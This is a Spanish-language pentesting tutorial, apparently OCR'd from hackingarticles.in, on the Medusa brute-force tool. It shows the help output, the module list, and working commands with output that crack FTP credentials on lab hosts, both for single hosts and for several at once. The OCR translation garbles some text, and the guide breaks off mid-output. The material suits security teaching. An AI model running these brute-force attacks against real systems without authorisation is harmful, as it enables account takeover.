A BRUTE FORCE TOOL

MEDUSA

A DETAILED GUIDE

www.hackingarticles.in

Contenido

Introducción

¡Hola Pentesters! Conozcamos una herramienta diferente, Medusa, que pretende ser una fuerza bruta de inicio de sesión rápida, paralela y modular. El objetivo de la herramienta es admitir tantos servicios como sea posible que permitan la autenticación remota. Podemos considerar los siguientes elementos como algunas de las características clave de la aplicación.


1. Pruebas paralelas basadas en subprocesos. Las pruebas de fuerza bruta se pueden realizar contra múltiples hosts, usuarios o contraseñas simultáneamente.
2. Entrada de usuario flexible. La información de destino (host/usuario/contraseña) se puede especificar de diversas formas. Por ejemplo, cada elemento puede ser una única entrada o un archivo que contenga varias entradas. Además, un formato de archivo combinado permite al usuario refinar su lista de objetivos.
3. Diseño modular. Cada módulo de servicio existe como un archivo .mod independiente. Esto significa que no es necesario realizar modificaciones en la aplicación principal para ampliar la lista de servicios admitidos para la fuerza bruta.

En este artículo se analizarán las siguientes opciones disponibles con Medusa.

Características de Medusa


Para conocer una descripción detallada de las opciones disponibles en la herramienta Medusa, simplemente escriba "medusa" en la terminal kali sin ninguna opción, respectivamente volcará todas las opciones disponibles con su descripción.

Sintaxis: medusa [-h host|-archivo H] [-u nombre de usuario|-archivo U] [-p contraseña|-archivo P] [-archivo C] – módulo 0063M [OPT]



```
┌──(root㉿kali)-[~]
└─# medusa
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple times with a
                 different parameter each time and they will all be sent to the module (i.e.
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
  -c [NUM]     : Time to wait in usec to verify socket is available (default 500 usec).
  -t [NUM]     : Total number of logins to be tested concurrently
  -T [NUM]     : Total number of hosts to be tested concurrently
  -L           : Parallelize logins using one username per thread. The default is to process
                 the entire username before proceeding.
  -f           : Stop scanning host after first valid username/password found.
  -F           : Stop audit after first valid username/password found on any host.
  -b           : Suppress startup banner
  -q           : Display module's usage information
  -v [NUM]     : Verbose level [0 - 6 (more)]
  -w [NUM]     : Error debug level [0 - 10 (more)]
  -V           : Display version
  -Z [TEXT]    : Resume scan based on map of previous scan
```

Puede utilizar la opción -d para volcar todos los módulos disponibles.



```
┌──(root㉿kali)-[~]
└─# medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

  Available modules in "." :

  Available modules in "/usr/lib/x86_64-linux-gnu/medusa/modules" :
    + cvs.mod : Brute force module for CVS sessions : version 2.0
    + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
    + http.mod : Brute force module for HTTP : version 2.1
    + imap.mod : Brute force module for IMAP sessions : version 2.0
    + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
    + mysql.mod : Brute force module for MySQL sessions : version 2.0
    + nntp.mod : Brute force module for NNTP sessions : version 2.0
    + pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
    + pop3.mod : Brute force module for POP3 sessions : version 2.0
    + postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
    + rexec.mod : Brute force module for REXEC sessions : version 2.0
    + rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
    + rsh.mod : Brute force module for RSH sessions : version 2.0
    + smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.1
    + smtp-vrfy.mod : Brute force module for verifying SMTP accounts (VRFY/EXPN/RCPT TO) : version 2.1
    + smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
    + snmp.mod : Brute force module for SNMP Community Strings : version 2.1
    + ssh.mod : Brute force module for SSH v2 sessions : version 2.1
    + svn.mod : Brute force module for Subversion sessions : version 2.1
    + telnet.mod : Brute force module for telnet sessions : version 2.0
    + vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 2.0
    + vnc.mod : Brute force module for VNC sessions : version 2.1
    + web-form.mod : Brute force module for web forms : version 2.1
    + wrapper.mod : Generic Wrapper Module : version 2.0
```


Descifrando contraseñas para nombres de usuario específicos

Al ser una fuerza bruta, podemos usar medusa para descifrar contraseñas si el nombre de usuario se conoce en algún protocolo. Para que esto funcione, debes tener un nombre de usuario válido y un archivo que contenga contraseñas para probar.

Entonces, para esto se puede usar el siguiente comando:

```
medusa -h 192.168.1.141 -u encender -P pass.txt -M ftp
```

Aquí, la opción -h es para mencionar la dirección IP de destino, la opción -u para el nombre de usuario y -P para el archivo que contiene listas de contraseñas. Entonces esto descifrará la contraseña del protocolo FTP.



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 cor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 cor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 cor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 cor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 cor
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
```


Entonces, de la lista de contraseñas, la contraseña 123 mostró éxito para activar el nombre de usuario y para iniciar sesión por ftp.

Descifrar nombres de usuario para contraseñas específicas

Nuevamente, para esto debe tener una contraseña correcta para poder usar la fuerza bruta para descifrar el nombre de usuario de ftp usando un archivo que contenga una lista de nombres de usuario.

```
medusa -h 192.168.1.141 -U usuarios.txt -p 123 -M ftp
```

Aquí la opción -h se usa para el host, la opción -U para el archivo de nombre de usuario y -p es para la contraseña. Básicamente, puedes realizar fuerza bruta en el campo de nombre de usuario y descifrar el nombre de usuario correcto para la contraseña.




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -p 123 -M ftp

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 com
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 com
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: raj (4 of 5, 3 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: megha (5 of 5, 4 comp
```

Para descifrar las credenciales de inicio de sesión

Ahora consideremos una situación en la que queremos apuntar a nuestro host cuyo nombre de usuario y contraseña no conocemos. Para ello aplicaremos fuerza bruta tanto en los campos de nombre de usuario como de contraseña utilizando las opciones apropiadas presentes en medusa.

```
medusa -h 192.168.1.141 -U usuarios.txt -P contraseña.txt -M ftp
```

Aquí hemos utilizado la opción -U para el archivo de nombre de usuario, la opción -P para el archivo de contraseña y -h para el nombre de host. Adjuntamos una captura de pantalla para su mejor comprensión.




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: raj (1 of 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: divya (2 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: P@ssw0rd (3
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: Password (4
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: 123 (5 of 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: 1234 (6 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: 4321 (7 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: raj (1 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: divya (2
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: P@ssw0rd
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: Password
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: 123 (5 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: 1234 (6 o
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: 4321 (7 o
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: raj (1 of 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: divya (2 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: P@ssw0rd (3
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: Password (4
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: 123 (5 of 7
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: raj (4 of 5, 3 complete) Password: raj (1 of 7 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: raj (4 of 5, 3 complete) Password: divya (2 of 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: raj (4 of 5, 3 complete) Password: P@ssw0rd (3 of
```

Fuerza bruta en múltiples hosts

Ahora consideremos una situación diferente, en la que tenemos varios hosts y necesitamos descifrar las credenciales de inicio de sesión para los respectivos hosts. Entonces, hemos creado tres archivos de texto para host, nombre de usuario y contraseña.

```
medusa -H hosts.txt -U usuario.txt -P pass.txt -M ftp
```

Aquí, la opción -H mencionará el archivo para el nombre de host, -U mencionará el archivo para el nombre de usuario y -P mencionará el archivo para las contraseñas.




```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
